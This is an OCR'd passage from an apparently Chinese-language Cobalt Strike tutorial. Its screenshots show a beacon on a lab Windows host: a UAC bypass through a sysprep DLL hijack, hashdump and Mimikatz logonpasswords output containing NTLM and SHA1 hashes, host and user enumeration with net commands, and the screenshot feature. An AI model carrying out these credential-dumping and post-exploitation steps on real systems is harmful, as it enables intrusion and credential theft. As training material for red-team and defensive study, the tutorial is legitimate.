

Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2116 10s
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 3s
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
[+] Privileged file copy success! C:\Windows\System32\sysprep\CRYPTBASE.dll
[+] C:\Windows\System32\sysprep\sysprep.exe ran and exited.
[*] Cleanup successful
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:efbf9497cb66394fbd5cce337dbfe879:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

图 29

使用 Mimikatz 获取密码



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2116 1m
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 1s
Interact
Access
Explore
Pivoting
Spawn
Session
Bypass UAC
Dump Hashes
Golden Ticket
Make Token
Run Mimikatz
Spawn As
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords com
[+] host called home, sent: 486994 bytes
[+] received output:
Authentication Id : 0 ; 193895 (00000000:0002f567)
Session : Interactive from 1
User Name : Administrator
Domain : WIN-95RU09N05MF
Logon Server : WIN-95RU09N05MF
Logon Time : 2018/1/22 10:19:37
SID : S-1-5-21-1542250121-2487992854-861744728-500
msv :
[00010000] CredentialKeys
* NTLM : efbf9497cb66394fbd5cce337dbfe879
* SHA1 : da7c39948215343e0bdd92b7795ccec1d2ecf923
[00000003] Primary
* Username : Administrator
[WIN-95RU09N05MF] Administrator */2580 last: 1s
beacon>

图 30

Make Tokens，获取到 hash 将会存储在这里




图 31

执行一些基本命令，获取主机相关信息




Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2116 4m
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 1s
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Users\Administrator
beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are WIN-95RU09N05MF\Administrator (admin)
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\Users\Administrator\
Size Type Last Modified Name
---- ---- ------------- ----
dir 11/06/2017 13:14:06 .android
dir 10/23/2017 11:21:41 AppData
dir 10/23/2017 11:21:41 Application Data
dir 10/23/2017 11:23:38 Contacts
dir 10/23/2017 11:21:41 Cookies
[WIN-95RU09N05MF] Administrator */2580 last: 1s
beacon>

图 32


beacon> help net
Use: net [command] [arguments]
Beacons's host and network enumeration tool. The built-in net commands are:
Command Description
computers lists hosts in a domain (groups)
dclist lists domain controllers
domain_trusts lists domain trusts
group lists groups and users in groups
localgroup lists local groups and users in local groups
logons lists users logged onto a host
sessions lists sessions on a host
share lists shares on a host
user lists users and user information
time show time for a host
view lists hosts in a domain (browser service)
Use "help net [command]" for more information.
beacon> net user
[*] Tasked beacon to run net user on localhost
[+] host called home, sent: 76344 bytes
[+] received output:
Users for \\localhost:
Administrator (admin)
Guest
beacon> net localgroup
[*] Tasked beacon to run net localgroup on localhost
[+] host called home, sent: 76350 bytes
[+] received output:
Local groups for \\localhost:
Name Comment
WinRMRemoteWMIUsers__ Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.
beacon> net logons
[*] Tasked beacon to run net logons on localhost
[+] host called home, sent: 76346 bytes
[+] received output:
Logged on users at \\localhost:


WIN-95RU09N05MF\Administrator
[WIN-95RU09N05MF] Administrator */2580
last: 736ms
beacon>

图 33

截图功能



Cobalt Strike (Trial)
Cobalt Strike View Attacks Reporting Help
external internal user computer note pid last
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2116 5m
10.6.6.115 10.6.6.115 Administrator * WIN-95RU09N05MF 2580 3s
Event Log X
Listeners X
Beacon 10.6.6.115@2580 X
Screenshots X
